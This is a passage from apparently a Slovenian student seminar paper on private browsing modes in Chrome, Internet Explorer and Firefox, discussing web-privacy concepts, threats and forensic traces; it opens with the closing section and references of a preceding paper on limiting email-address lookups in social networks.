Uporabnik lahko, običajno, izvede veliko število poizvedb naenkrat, ter jih ponovi poljubno mnogo krat. Smiselno bi bilo določiti neko omejitev števila poizvedb, ki jih uporabnik lahko izvede. Na začetku bi lahko uporabnik, na primer, izvedel 100 poizvedb. V naslednji ponovitvi bi število poizvedb omejili na 50, nato 25, in tako naprej. To omogoča uporabniku, da si inkrementalno povečuje število stikov, ter omeji število elektronskih naslovov, ki jih lahko poišče.

5. Omejevanje skupnega števila poizvedb.
Še ena možnost je omejevanje skupnega števila poizvedb, ki jih uporabnik lahko pošlje socialnemu omrežju. S to omejitvijo omejimo tudi število poizvedb po elektronskih naslovih. Možnosti za to sta dve: časovna omejitev poizvedb (na primer: dve veliki poizvedbi na teden) ali pa določimo maksimalno število elektronskih naslovov, ki jih uporabnik lahko poišče (na primer: uporabnik lahko poišče maksimalno 10000 elektronskih naslovov).

8. VIRI IN LITERATURA

[1] Khawla Al-Wehaibi et al. 2011; Augmenting password recovery with online profiling.
[2] Marco Balduzz et al. 2010; Abusing Social Networks for Automated User Profiling.
[3] Silvia Schiaffino et al. 2009; Intelligent user profilling.
[4] Višanje cen letalskim vozovnicam. Dostopno na: https://developers.google.com/maps/documentation/directions/

Zasebnost brskanja na spletu

pregled različnih brskalnikov in njihove alternative s stališča računalniške forenzike

Miha Kavčič
mk1134@student.uni-lj.si

Matej Kocmur
mk9177@student.uni-lj.si

Dominik Pangeršič
dp3698@student.uni-lj.si

Povzetek

Cilj seminarske naloge je bil pregled različnih sodobnih brskalnikov, s stališča zasebnega brskanja, in prikazati alternativne forenzične metode, ki jih lahko uporabimo za iskanje sledi, ki jih puščajo spletni brskalniki. Tako je bil cilj tudi pregled in prikaz primernih orodij, s katerimi lahko pridobimo ključne podatke, potrebne za forenzične namene. V samem uvodu smo se osredotočili na sam pomen izraza zasebnost, kot tudi spletna zasebnost, in podali glavne probleme, ki se pojavijo pri spletni zasebnosti. Prav tako smo prikazali dimenzije spletne zasebnosti, tipične vire kršenja spletne zasebnosti in obstoječe rešitve, ki jih lahko uporabimo za ohranjanje spletne zasebnosti. V zadnjem delu uvodnega poglavja pa smo navedli glavna mesta pri iskanju sledi spletnega brskanja in jih opisali (zgodovina, predpomnilnik in piškoti). V nadaljevanju seminarske naloge smo, v drugem poglavju, namenili nekaj besed o zasebnem brskanju ter o njegovi zgodovini skozi čas in prikazali podprtost zasebnega brskanja s strani priljubljenih brskalnikov. Nato smo pričeli s pregledom brskalnikov Chrome, Internet Explorer in Firefox, kjer smo za vsakega posebej navedli različna forenzična orodja za zajem glavnih sledi in navedli ključne datoteke (z njihovo lokacijo) pri forenzični preiskavi. V zadnjem poglavju smo podali še alternativne forenzične metode, ki pridejo v poštev takrat, ko ima uporabnik vklopljen način zasebnega brskanja, saj lahko tudi v tem primeru posegamo po določenih informacijah.

Ključne besede

Zasebno brskanje, private browsing, incognito mode, InPrivate Browsing, forenzična preiskava.

1. Uvod

Pred samim začetkom je potrebno reči nekaj besed o zasebnosti (ang. *privacy*) oziroma spletni zasebnosti (ang. *web privacy*), ter o glavnih virih kršitve spletne zasebnosti. Prav tako smo navedli tudi obstoječe rešitve za ohranjanje spletne zasebnosti. V nadaljevanju uvoda pa smo se osredotočili na forenzični vidik, saj smo podali in opisali glavna mesta pri iskanju sledi spletnega brskanja.

Zasebnost posameznika je pomembna dimenzija oziroma razsežnost našega življenja. Sama potreba po zasebnosti, je namreč stara približno toliko kot človeška vrsta. Definicije zasebnosti so lahko različne, saj se te razlikujejo glede na kontekst, kulturo in okolje [1]. Primer zgodnje definicije zasebnosti, ki sta jo Samuel Warren in Louis Brandeis zapisala v svojem dokumentu leta 1890, je »the right to be let alone«. Leta 1967 je Alan Westin, v svojem delu, definiral zasebnost kot, »the desire of people to choose freely under what circumstances and to what extent they will expose themselves, their attitude and their behavior to others.« Nedavno definicijo zasebnosti je zapisal Ferdinand Schoeman kot, »right to determine what (personal) information is communicated to others" oziroma "the control an individual has over information about himself or herself.«

V splošnem se na zasebnost gleda kot na socialni in kulturni koncept. Sama zasebnost je v današnjih časih, zaradi razširjenosti računalnikov in pojavom svetovnega spleta (ang. *world wide web*), postala digitalni problem. Zlasti s pojavom svetovnega spleta je zasebnost prišla v ospredje kot problem, ki vsebuje množico izzivov, kateri so bistveno drugačni od tistih, ki so bili prisotni pred samim pojavom svetovnega spleta [1]. Ta problem se nanaša na tako imenovano spletno zasebnost (*ang. web privacy*). V splošnem se spletna zasebnost nanaša na pravice spletnih uporabnikov v smislu, da lahko ti prikrijejo svoje osebne podatke in imajo določeno stopnjo nadzora nad uporabo katerihkoli osebnih podatkov, ki so razkriti drugim.

1.1 Spletna zasebnost in problem spletne zasebnosti

Na svetovnem spletu, ko govorimo o zasebnosti, se pojavljajo naslednje glavne skrbi spletnih uporabnikov [4]:

- **kateri osebni podatek se lahko deli oziroma izmenja z drugim uporabnikom** - številni spletni uporabniki želijo razumeti da se, osebni podatki, ki jih delijo, ne bodo delili s katerokoli drugo osebo brez njihovega dovoljenja. Raziskave so namreč pokazale, da je kar pri 70% spletnih uporabnikov glavni razlog zasebnost, da ti ne želijo registrirati svoje osebne podatke na spletnih straneh. Poleg tega je 86% spletnih uporabnikov navedlo, da želijo imeti nadzor nad svojimi osebnimi podatki. Prav tako je zanimiv tudi naslednji podatek, ki kaže na to, da je 78% spletnih uporabnikov takšnih, ki raje podajo osebne podatke stranem katere zagotavljajo zasebnost njihov podatkov,
- **ali se lahko sporočila izmenjujejo tako, da niso vidna ostalim uporabnikom spleta** – za zagotavljanje zasebnosti poslanih sporočil na medmrežju (*ang. internet*) je pogoj šifriranje le teh. Najpogostejši pristop za zagotavljanje šifriranja sporočil na medmrežju je PKI (*ang. public key infrastructure*), ki predstavlja varno infrastrukturo, saj omogoča uporabnikom varno in

zaupno izmenjavo podatkov preko medmrežja. Nekateri uporabniki uporabljajo tudi PGP (*ang. pretty good privacy*) za pošiljanje elektronskih sporočil, saj ta nudi posamezno šifriranje sporočil ali enostavno pošlje digitalni podpis (*ang. digital signature*), ki se lahko uporabi za preverjanje ali je bilo sporočilo med prenosom spremenjeno,

- **ali in kako lahko uporabnik pošlje določeno sporočilo anonimno** – gre za redko uporabljeno in željno obliko zasebnosti, vendar se ta tudi pojavi v določenih primerih, ko uporabniki želijo prikriti svojo identiteto (npr. poročanje o kakšnem zločinu).

V okviru spletne zasebnosti je potrebno omeniti, da ni vse tako enostavno, saj nastopijo tu določeni problemi. Namreč poznamo dva glavna dejavnika, ki prispevata k problemu zasebnosti na spletu [1]:

- »odprta« narava svetovnega spleta (*ang. inherently open nature*),
- kompleksen pretok informacij s številnimi spletnimi transakcijami, ki vključuje prenos občutljiv osebnih podatkov (npr. gesla).

Za boljše razumevanje prvega dejavnika, lahko svetovni splet primerjamo z tradicionalnim, zaprtim in večuporabniškim sistemom, kot so poslovna omrežja. V teh sistemih le poznani uporabniki, z množico vnaprej definiranih privilegij, lahko dostopajo do podatkovnih virov. Medtem ko v primeru svetovnega spleta gre za »odprto« okolje, kjer številni in vnaprej neznani uporabniki lahko dostopajo do podatkov. Za primer drugega navedenega dejavnika zgoraj lahko navedemo aplikacije, ki vključujejo interakcije med državljani in vlado [1]. V nekaterih od teh aplikacij se osebni podatki, ki jih uporabnik predloži določeni stranki, lahko razkrijejo tudi do ene ali več drugih strank, zaradi samega načina delovanja aplikacije (njen rezultat).

Ohranjanje spletne zasebnosti ima pomemben vpliv na številne spletne aplikacije in dejavnosti. Od teh sta najboljši primer e-poslovanje (*ang. e-business*) in digitalna vlada (*ang. digital government*). V okviru e-poslovanja so kršitve zasebnosti predvsem povezane s tržnimi praksami. Tipičen primer je, ko podjetje zajame, shrani in deli podatke svojih strank, da zagotovi prilagojene produkte in storitve. V večini primerov stranke izrecno ne dovolijo podjetjem, da bi uporabili njihove osebne podatke [1]. Poleg tega pa na drugi strani obstaja tudi strah, da bi podjetja bila prisiljena razkriti osebne podatke svojih strank na sodišču, kar bi seveda privedlo do zapletov. Tako lahko vidimo, v okviru e-poslovanja, da je informacijska zasebnost največja ovira za potrošnika. Pri drugem omenjenem primeru spletnih aplikacij (digitalna vlada) je prav tako spletna zasebnost ključno vprašanje. Namreč tu vladne agencije zbirajo, shranjujejo, procesirajo in delijo osebne podatke o milijonih posameznikov. Zasebnost državljanov je tipično zavarovana s predpisi, ki jih vladne agencije in katerokoli podjetje, ki sodeluje z njim, mora izvajati. Poleg tega so se sprožile tudi že polemike glede zbiranja osebnih podatkov državljanov, kar kaže na to, da so pomisleki o zasebnosti pomemben dejavnik, ki še vedno preprečuje velik segment uporabnikov, da bi ti vstopili v interakcijo z vladnimi infrastrukturami.

1.2 Dimenzije spletne zasebnosti

Dostop do osebnih ali občutljivih informacij preko spletne transakcije je v splošnem stvar politike zasebnosti (*ang. privacy policies*), ki je povezana s temi podatki. Te politike se nanašajo na množico implicitnih in eksplicitnih pravil, ki določajo kako in ali spletna transakcija lahko manipulira s temi podatki. Za spletno transakcijo, ki ohranja zasebnost, velja da ne krši katerega koli pravila politike (*ang. privacy rule*) pred, medtem in po tem ko se pojavi. Politike zasebnosti, določene za neko spletno informacijo, lahko specificirajo zahteve, ki so pomembne za eno ali več dimenzij spletne zasebnosti. Spodnja tabela 1 prikazuje nekatere najbolj pomembne dimenzije.

Tabela 1: Dimenzije zasebnosti [1].

Dimenzija	Zahteve/jamstva
Zbiranje informacij	Zagotavlja, da osebne informacije uporabnikov niso zbrane preko spleta brez njihove vednosti oziroma izrecnega soglasja.
Uporaba informacij	Opredeljuje namen uporabe zbrane informacije.
Shranjevanje informacij	Določa ali in za koliko časa lahko določeno podjetje zbira in hrani zbrane zasebne informacije.
Razkritje informacij	Ta komponenta določa če in komu lahko podjetje razkrije zbrane uporabniške informacije.
Varnost informacij	Opisuje varnostne politike (*ang. security policies*) in mehanizme, ki se uporabljajo za zagotavljanje varnosti informacij (npr. požarni zid, šifriranje in avtentikacija).
Nadzor dostopa	Ta politika zasebnosti mora navesti kdo lahko dostopa do česa (npr. znotraj podjetja lahko do osebnih podatkov strank dostopajo le zaposleni).
Spremljanje	Sistem, ki zbira in omogoča dostop do osebnih podatkov mora zajemati komponento za spremljanje, katera gradi in ohranja sledove vseh operacij. Pogosto so te sledi edini dokaz v primeru, ko se soočimo z nasprotujočimi trditvami glede kršitve zasebnosti.

Osebne informacije spletnih uporabnikov lahko razvrstimo med ene od treh naslednjih tipov [1]:

- **osebni podatki –** vsebujejo informacije kot so ime osebe, zakonski stan, elektronski naslovi, telefonske številke, finančni podatki in informacije o zdravju,
- **digitalno vedenje –** se nanaša na dejavnosti spletnih uporabnikov medtem ko uporabljajo splet. To vključuje tudi spletne strani, ki so jih obiskali, trajanje obiska posamezne strani in spletne nakupovalne vzorce,

- **komunikacija** – označuje elektronska sporočila spletnih uporabnikov in oddane glasove v določenih anketah in raziskavah.

Dobro razumevanje spletne zasebnosti zahteva poznavanje, na kakšen način lahko kršimo zasebnost in kakšne so možne rešitve za preprečevanje kršitev zasebnosti. V nadaljevanju uvoda smo, v sledečem podpoglavju, prikazali glavne vire kršitve spletne zasebnosti in sredstva za preprečevanje le teh, ki so na navedena v ločenem podpoglavju.

1.3 Viri kršenja spletne zasebnosti

Spletna zasebnost uporabnikov se lahko krši na različne načine in seveda z različnimi nameni. Štirje glavni viri, ki smo jih navedli, so nedovoljen prenos podatkov (*ang. unauthorized information transfer*), šibka varnost, podatkovni »magneti« (*ang. data magnets*) in posredna oblika zbiranja informacij [1].

Nedovoljen prenos podatkov

Osebni podatki oziroma informacije vse bolj postajajo pomembno finančno sredstvo. Podjetja pogosto prodajajo osebne podatke posameznikov drugim podjetjem in organizacijam brez izrecnega soglasja posameznikov.

Šibka varnost

»Odprta« narava svetovnega spleta je privedla do situacij, kjer posamezniki in organizacije izkoriščajo ranljivost spletnih storitev in aplikacij za dostop do zaupnih ali zasebnih informacij. V splošnem velja, da je nedovoljen dostop do določene spletne storitve oziroma aplikacije posledica šibke varnosti. Pogosta oblika tovrstnega dostopa se lahko pojavi v primeru, kot je vdor v računalniške sisteme spletnih uporabnikov. Posledica tega, v splošnem, privede do izpostavljenosti občutljivih in zasebnih informacij neavtoriziranim uporabnikom. Te posledice so še toliko bolj pomembne v primeru, ko je napadalčeva tarča računalnik, ki vsebuje občutljive informacije o skupini uporabnikov.

Podatkovni »magneti«

Podatkovni magneti so tehnike in orodja, ki so namenjeni zbiranju osebnih podatkov. Uporabniki se lahko ali pa tudi ne zavedajo, da se zbirajo njihovi podatki ali pa ne vedo kako se njihovi podatki zbirajo. Obstajajo različne tehnike podatkovnih magnetov, med katerimi smo predstavili pomembnejše.

Izrecno zbiranje informacij preko spletne registracije. Spletna registracija zahteva od uporabnika da zagotovi osebne podatke kot so ime, naslov, telefonska številka, elektronski naslov …itd... Še pomembneje v procesu registracije je, da uporabniki lahko razkrijejo druge občutljive informacije kot so podatki o kreditni kartici.

Identifikacija uporabnikov preko naslovov IP. V splošnem je, ob dostopu določenega uporabnika do spletnega strežnika, nekaj podatkov o tem uporabniku na voljo spletnemu strežniku. Zlasti uporabniška zahteva, za dostop do določene spletne strani, vsebuje naslov IP računalnika, s katerega je uporabnik poslal zahtevo. Spletni strežniki lahko uporabljajo to informacijo za spremljanje uporabnikovega vedenja na spletu. V velikih primerih lahko naslov IP enolično identificira uporabnika za računalnikom.

Piškoti (ang. cookies). Piškot je del podatka, ki si ga strežnik in odjemalec izmenjujeta. V tipičnem scenariju strežnik pošlje piškot odjemalcu, kateri ga shrani lokalno. Odjemalec ga nato pošlje nazaj strežniku, ko ga ta zahteva. Piškoti se v splošnem uporabljajo, da »premagajo« zasnovo protokola HTTP, saj je ta brezstanjski (*ang. stateless*). Ti namreč omogočajo strežniku, da si zapomni stanje odjemalca v času njegovih najbolj nedavnih interakcij. Prav tako dopuščajo spletnim strežnikom sledenje uporabniškim aktivnostim na spletu (npr. obiskane spletne strani). V velikih primerih ta nadzor pomeni kršitev zasebnosti uporabnikov.

Trojanski konji (ang. trojan horses). Te aplikacije se morda zdijo neškodljive, vendar imajo lahko uničujoče učinke, ko se izvajajo na uporabnikovem računalniku. Primere trojanskih konjev lahko vključujejo programi (*ang. antiviruses*), ki jih uporabniki nasmetijo, ti pa okužijo njihove računalnike. Do trojanskega napada lahko pride, ko uporabnik prične s prenašanjem prosto dostopnega programa s spletne strani in ga nato namesti. Postopek namestitve programa lahko nato, v ozadju, požene proces, ki pošlje napadalcu občutljive osebne podatke, shranjene na lokalnem računalniku.

»Strganje« zaslona (ang. screen scraping). Je proces ki uporablja programe za zajem dragocenih informacij iz spletnih strani. Osnovna ideja je razčleniti (*ang. parse*) vsebino HTML spletne strani s programi, ki so zasnovani za prepoznavanje zlasti vzorcev vsebine, kot je osebni elektronski naslov.

»Federated« identiteta (ang. federated identity). Gre za obliko identitete, ki omogoča uporabniku dostop do številnih spletnih virov. Arhitektura, ki ponuja ta mehanizem, omogoča uporabniku, da kreira identiteto na eni spletni strani in jo uporabi za dostop do drugih spletnih storitev. Ta obsežna delitev zasebnih podatkov uporabnikov, vzbuja pomisleke o zlorabi teh informacij.

Posredno zbiranje podatkov

Uporabniki lahko dovolijo organizacijam ali podjetjem zbiranje nekaterih njihov zasebnih informacij. Vendar je lahko njihova zasebnost implicitno kršena, če je njihova informacija podvržena analizi, ki prinaša nova znanja o njihovi osebnosti, bogastvu, vedenju itd. To pridobljeno analizo uporabljajo tehnike rudarjenja podatkov (*ang. data mining techniques*) za pripravo sklepov in proizvodnjo novih dejstev o uporabniških nakupovalnih navadah, hobijih ali nastavitvah. Te dejstva se nato lahko uporabijo v priporočilnih sistemih (*ang. recommender systems*) skozi določen proces (*ang. personalization*), v katerem sistemi uporabljajo osebne podatke (zbrani iz prejšnjih dejavnosti uporabnikov), da napovejo ali vplivajo na njihove prihodnje spletne nakupe. Nesporno, to naredi nakupovalno izkušnjo uporabnikov bolj priročno, vendar pa v bolj agresivnih tržnih praksah (npr. oglaševanje telefonskih klicev) lahko negativno vpliva na zasebnost uporabnikov.

1.4 Rešitve za ohranjanje spletne zasebnosti

Poznamo dve glavni kategoriji za ohranjanje spletne zasebnosti in sicer rešitve podprte s strani tehnologij (*ang. technology-enabled solutions*) in rešitve podprte s pomočjo predpisov (*ang. regulation-enabled solutions*) [1]. Bolj podrobno smo predstavili prvo kategorijo, ki se nanaša na tehnični vidik za razliko od omenjene druge.

Rešitve podprte s strani tehnologij

Tipična spletna transakcija vključuje spletni strežnik in odjemalca. V nadaljevanju smo razvrstili rešitve podprte s strani tehnologij na rešitve na strani odjemalca (*ang. client-enabled solutions*), rešitve na strani strežnika (*ang. server enabled solutions*) in na rešitve podprte s strani strežnika kakor tudi odjemalca (*ang. client-server-enabled solutions*).

Rešitve na strani odjemalca. Te rešitve se usmerjajo na vidike zasebnosti, ki so pomembni za posamezne uporabnike. Primeri vključujejo zavarovanje osebnih podatkov, shranjenih na lokalnem računalniku, zavarovanje elektronskih naslovov, brisanje vseh sledi dostopa do spleta in podobno. Nekateri tipi tovrstnih rešitev so naslednji [1]:

- **požarni zidovi (*ang. firewalls*) -** tečejo v ozadju na določenem računalniku ali strežniku in so pozorni na katerokoli zlonamerno dejanje. Poleg tega lahko spletni uporabniki uporabijo tudi NAT (*ang. network address translation*) naprave za pomoč pri ohranjanju omrežne zasebnosti,
- **»remailer« -** gre za aplikacijo, ki sprejema elektronska sporočila od pošiljateljev in jih posreduje pravemu prejemniku, po tem ko ga spremeni. Namreč tako prejemnik ne more prepoznati dejanskega pošiljatelja. Če je potrebno, lahko prejemnik odgovori tej aplikaciji, ta pa ga posreduje pošiljatelju,
- **odstranjevalci sledi (*ang. trace removers*) –** ko uporabniki brskajo po spletu, njihovi brskalniki ali katerakoli druga zunanja koda (npr. prenešena skripta), lahko shranijo različne tipe informacij na njihovih računalnikih. Ta navigacijska sled navaja podrobnosti vedenja uporabnikov na spletu, kar vključuje obiskane spletne strani, čas in trajanje obiska posamezne strani, prenešene datoteke in podobno. Odstranjevalci sledi so namenjeni temu, da preprečijo razkritje navigacijske zgodovine spletnega uporabnika. Ti namreč enostavno zbrišejo navigacijsko zgodovino z njihovih računalnikov.

Rešitve na strani strežnika. Te rešitve se usmerjajo na vidike spletne zasebnosti, ki so pomembni za večje organizacije, kot so podjetja in vladne agencije. Ohranjanje zasebnosti v tem primeru je stranski učinek močnih varnostnih mehanizmov, ki se tipično pojavijo v večjih organizacijah. Virtualna zasebna omrežja (*ang. virtual private networks*) in požarni zidovi sta dva mehanizma, ki sta še posebej učinkovita pri zagotavljanju varnosti in zasebnosti v podjetjih. Virtualna zasebna omrežja, v splošnem uporabljajo številne varnostne mehanizme (npr. šifriranje, avtentikacija in digitalni certifikati), ki se pogosto uporabljajo v povezavi s požarnimi zidovi, za zagotavljanje višje stopnje varnosti in uveljavljanje zasebnosti.

Rešitve na strani odjemalca in strežnika. V teh rešitvah odjemalec in strežnik sodelujeta z namenom, da dosežeta določeno množico zahtev zasebnosti. Dva naslednja primera to ponazarjata [1]:

- **rešitve ki temeljijo na pogajanjih (*ang. negotiation-based solutions*) –** te rešitve uporabljajo protokol s pomočjo katerega se spletni odjemalec in strežnik sporazumevata. Uveljavljanje zasebnosti na tak način je izvedljivo in praktično le, če proces pogajanja poteka samodejno. Samodejno pogajanje zahtev zasebnosti je v splošnem omogočeno preko programskih agentov, ki jih uporabniki nastavijo za omogočanje posebnih nastavitev zasebnosti. Tipično spletne interakcije, ki temeljijo na pogajanjih, uporabljajo XML za opredelitev in izmenjavo politik (*ang. policies*). Agenti so lahko vgrajeni v spletne brskalnike ali v vtičnike brskalnikov.
- **rešitve ki temeljijo na šifriranju (*ang. Encryption-based solutions*) –** te rešitve šifrirajo informacije, ki se izmenjajo med dvema ali več spletnimi odjemalci. Na ta način lahko le pravi prejemnik uspešno dešifrira pridobljeno informacijo. Spletni uporabniki lahko uporabljajo šifriranje v različnih spletnih dejavnostih in za uveljavljanje številnih zahtev zasebnosti. Ena izmed teh zahtev je zasebnost osebne komunikacije ali elektronske pošte. Tipično se namreč sporočila po svetovnem spletu pošiljajo v čistopisu (*ang. cleartext*). Šifrirni protokol, ki je še posebej namenjen varovanju elektronskih sporočil je PGP (*ang. Pretty Good Privacy*). Ta zagotavlja zasebnost s šifriranjem elektronskih sporočil ali dokumentov.

Rešitve podprte s pomočjo predpisov

Te rešitve obsegajo dva tipa in sicer osebni predpis (*ang. self regulation*) in obvezni predpis (*ang. mandatory regulation*). Prvi (osebni predpis) se nanaša na ohranjevalce informacij (*ang. information keepers*) in njihove sposobnosti, za prostovoljno zagotavljanje zasebnosti podatkov. Drugi omenjeni tip pa se nanaša na zakonodajo, ki je namenjena zaščiti zasebnosti državljanov, medtem ko ti opravljajo svoje delo na spletu [1].

1.5 Glavna mesta pri iskanju sledi spletnega brskanja

V samem uvodu je potrebno še omeniti in predstaviti glavna mesta pri iskanju sledi spletnega brskanja določenega uporabnika. Namreč na računalniku, kjer brska uporabnik po spletu, se ohranijo določene sledi, iz katerih je moč pridobiti veliko informacij, ki se lahko uporabijo za forenzične namene. Glavna mesta, kjer lahko iščemo po teh sledeh so:

- **zgodovina –** vsak spletni brskalnik navadno pomni brskanje po spletu in si tako zapomni vse obiskane spletne strani uporabnika. Tipično se ta zgodovina hrani določen čas, ki ga lahko uporabnik spreminja. Prav tako je možno zgodovino brskanja izbrisati in s tem prekriti sledi brskanja, če to počnemo na tujem računalniku,
- **predpomnilnik (*ang. cache*) –** predpomnilnik brskalnika je mehanizem za začasno shranjevanje (*ang. caching*) spletnih dokumentov, kot so HTML strani in slike, za zmanjšanje porabe pasovne širine (*ang. bandwidth*), obremenitve strežnika in zaznavanje zaostankov (*ang. lag*). Ker predpomnilnik shranjuje kopije dokumentov, so lahko naslednje zahteve izpolnjene s pomočjo predpomnilnika, če so izpolnjeni določeni pogoji. [3]. Na ta način lahko seveda hitreje pridobimo odgovor na zahtevo in posledično ne povečujemo prometa skozi medmrežje,
- **piškoti (*ang. cookies*) –** pomen in vlogo piškotov smo že predstavili v podpoglavju 1.3. Poleg tega tu navajamo, da z nadzorom nad piškoti lahko najdemo pravo ravnotežje med udobjem in zasebnostjo.

2. Zasebno brskanje

Zasebni način [14] oziroma zasebno brskanje, velikokrat neuradno navedeno kot »porno način« (ang. porn mode) je izraz, ki se dandanes sklicuje na skoraj vse zasebne funkcije večjih brskalnikov. Zgodovinsko gledano, brskalniki hranijo veliko informacij, kot so zgodovina iskanja, slike, video posnetke in tekst znotraj predpomnilnika vsakega brskalnika. V ta namen, da brskalniki ne bi vodili evidenco za vsako sejo, je sedaj možno izbrati tako rekoč varen način brskanja oziroma velikokrat raje navedeno zasebno brskanje. Na ta način je vsakemu uporabniku na voljo opcija brskanja, ki ne hrani lokalnih podatkov, ki bi jih bilo mogoče v kasnejšem času povrniti ali uporabiti za ponovno sejo.

Zasebno brskanje poleg vsega zgoraj naštetega tudi onemogoči hranjenje piškotkov in »flash« piškotkov. Kakorkoli že, lokalno hranjenje podatkov s strani dobavitelja internetnih storitev je med vsako sejo zasebnega brskanja vseeno hranjena na različnih lokacijah. Zaradi tega je potrebno vzeti na znan, da ta opcija, kar se tiče stvari izven domačega lokalnega okolja (osebnega računalnika) ne ponuja resnično 100% zasebnega brskanja, ker se s pomočjo IP naslova vseeno lahko pridobi vso zgodovino brskanja z glavnega strežnika.

Kot zanimivost, je bila v zgodnji fazi razvoja te funkcije, narejena tudi študija s strani Mozilla Fundacije, ki je želela prikazati vedenje uporabnikov pred uporabo zasebnega brskanja in kako zelo dolgo trajajo seje v zasebnem načinu. Rezultati so pokazali, da v večini primerov seje trajajo okoli 10 minut, čeprav so bila tudi zabeležena obdobja, ko se je čas aktivnosti zelo povečal. Vse skupaj se časi uporabe gibljejo med 11 uro zjutraj in 2 uro popoldan, 5 uro popoldan, med 9 uro zjutraj in 10 uro popoldan, in čisto majhen čas okoli eno uro ali dve čez polnoč.

2.1 Zgodovina

Najbolj zgodnji sklic na ta izraz je bil maja 2005 in je opisoval razpravo o zasebnih funkcijah v Safari brskalnikih znotraj paketa Mac OS X Tiger. Ta funkcija je bila v nadaljevanju takoj prevzeta s strani vseh drugih velikih ponudnikov brskalnikov in s tem do leta 2008 privedla do popularizacije izraza s strani velikih glavnih časopisnih hiš in računalniških spletnih strani. Kakor koli je bil namen funkcije zasebnega brskanja le kot ščit, ker brskalniki običajno ne odstranijo vse podatke predpomnilnika po seji brskanja. Dandanes veliko dodatkov (ang. plugins), kot eden izmed njih je Microsoft Silverlight, imajo možnost nastavitve piškotkov, ki se ob zaključku seje ne izbrišejo.

2.2 Podprtost s strani popularnih brskalnikov

Zasebno brskanje je v vsakem brskalniku poimenovano drugače, a vseeno vse funkcije uporabniku omogočijo isti rezultat. Funkcionalnosti so tako na voljo od leta 2005 in do danes:

Tabela 2: Prva uporaba funkcionalnosti.

Datum	**Brskalnik**	**Sinonim**
29. april 2005	Safari 2.0	Private Browsing
11. december 2008	Google Chrome 1.0	Incognito
19. marec 2009	Internet Explorer 8	InPrivate Browsing
30. junij 2009	Mozila Firefox 3.5	Private Browsing
2. marec 2010	Opera 10.50	Private Tab / Private Window

2.3 Kako zelo je »zasebno brskanje« zasebno?

V večjem delu med sejo zasebnega brskanja brskalniki ne bodo mogli dostopati ali hraniti piškotkov, zgodovine, ali katere koli podatke brskanja ustvarjene pred tem ko smo vstopili v sejo. Brskalniki tako tudi nudijo možnost, da bodo onemogočili spletnim stranem deliti podatke o obisku z drugimi zbiralniki podatkov, kot so oglasne strani, ki se dandanes nahajajo skoraj na vsaki spletni strani.

Čeprav te funkcije nudijo določeno stopnjo zasebnosti med uporabniki, sta oba giganta Microsoft in Google potrdila, da funkcije zasebnega brskanja ne skrijejo aktivnosti uporabnikov digitalnemu forenziku. S tega stališča so vse te funkcije le čisto kozmetične in se ne smejo zamenjati z anonimnim brskanjem.
Dejstvo je, da je varnost, ki jo ponuja zasebno brskanje, le omejena na lokalni nivo pridobivanja internetnih informacij, tako da ne glede na uporabnikove spletne aktivnosti, ponudnik spletnih storitev ali spletni administrator še vedno vodijo evidenco oziroma zgodovino obiskov spletnih strani. (*Za prikrivanje teh zapisov obstaja tudi veliko plačljivih storitev, kot je Anonymizer in tudi zastonjski, kot je Tor*)

Tako da čeprav brskalnik ne vodi svoje evidence o zgodovini brskanje, so še vedno zabeležene v računalniškem registru in predpomnilniški datoteki, ki vsebujejo slike in vse podatke potrebne za pohitritev delovanja brskalnika.

Za zaključek je potrebno tudi vzeti na znan, da moramo kot digitalni forenzik ali samo spletni administrator upoštevati dejstvo, da če ima uporabnik na voljo brskalnik s funkcijo zasebnega brskanja, bo s tem resda prekril očitne sledi nepravilnega vedenja na spletu, ampak ne bo v večji meri onemogočil ali otežil uspešno forenzično analizo.

3. Priljubljeni brskalniki in analiza podatkov


3.1 Google Chrome

Spletni brskalnik Chrome, podjetja Google, tako kot večina sodobnih spletnih brskalnikov nudi določeno stopnjo zasebnosti [5]. Ta namreč omogoča uporabniku nadzor njegovih osebnih podatkov in pomaga varovati podatke, ki jih uporabnik deli, med samim brskanjem.

Neviden način brskanja (*ang. incognito mode*) in kako deluje?

Ko uporabnik ne želi, da bi se hranile njegove obiskane spletne strani ali opravljeni prenosi s spleta (v zgodovini), lahko ta brska po spletu v tako imenovanem načinu »incognito mode«.

Ko uporabnik brska v nevidnem načinu, vidi posebno ikono v levem kotu, kot prikazuje spodnja slika 1.



Slika 1: Varen način brskanja

Neviden način brskanja je še posebej priročen, saj je enostaven za brskanje v zasebnem načinu brez potrebe po spreminjanju nastavitev zasebnosti med različnimi sejami brskanja (npr. lahko imamo eno običajno sejo, kot tudi eno varno sejo, v ločenih oknih istočasno). Poleg tega lahko uporabnik nadzira vse svoje nastavitve zasebnosti za brskalnik Chrome.

Neviden način brskanja se v brskalniku Chrome vključi na sledeč način [6]:

- s klikom na gumb meni v brskalnikovi orodni vrstici,
- izbira možnosti »incognito mode«. Nato se odpre novo okno v katerem uporabnik lahko brska nevidno.

Poleg tega, za vklop nevidnega načina, lahko uporabnik uporabi kar kombinacijo tipk CTRL + SHIFT + N, ki odprejo novo okno in sicer v načinu nevidnega brskanja.

Prilaganje nastavitev zasebnosti za spletno stran

